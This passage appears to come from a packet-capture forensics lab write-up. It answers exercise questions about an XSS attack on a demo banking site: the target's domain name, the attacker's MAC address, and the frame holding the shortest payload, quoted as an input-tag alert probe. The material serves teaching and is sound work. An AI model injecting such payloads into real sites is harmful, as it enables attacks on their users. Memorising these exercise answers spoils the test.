149979	124.542946584	172.29.232.36	172.29.232.150	HTTP	628	GET /api/annotations?from=1694154516231&to=1694154816231&limit=100&mat…


Q18) What is the FQDN of the website under XSS attack?
ANS:

The FQDN (Fully Qualified Domain name) of the website under attack is :
Host: demo.testfire.net




Q19) What is the Ethernet address of the attacker who is executing the XSS attack?
ANS:

The Ethernet address of the attacker who is executing the XSS attack is: ***00:d8:61:f6:21:e5***
Source: Micro-St_f6:21:e5 (00:d8:61:f6:21:e5)



Q20) Which XSS payload frame has the least bytes on wire value out of all the XSS payloads?
ANS:

The XSS payload with least bytes on wire is: "<input onchange=alert(1) value=xss>"
(Frame 46020: 568 bytes on wire (4544 bits), 568 bytes captured (4544 bits) on interface eno1, id 0)



***** Thank You *****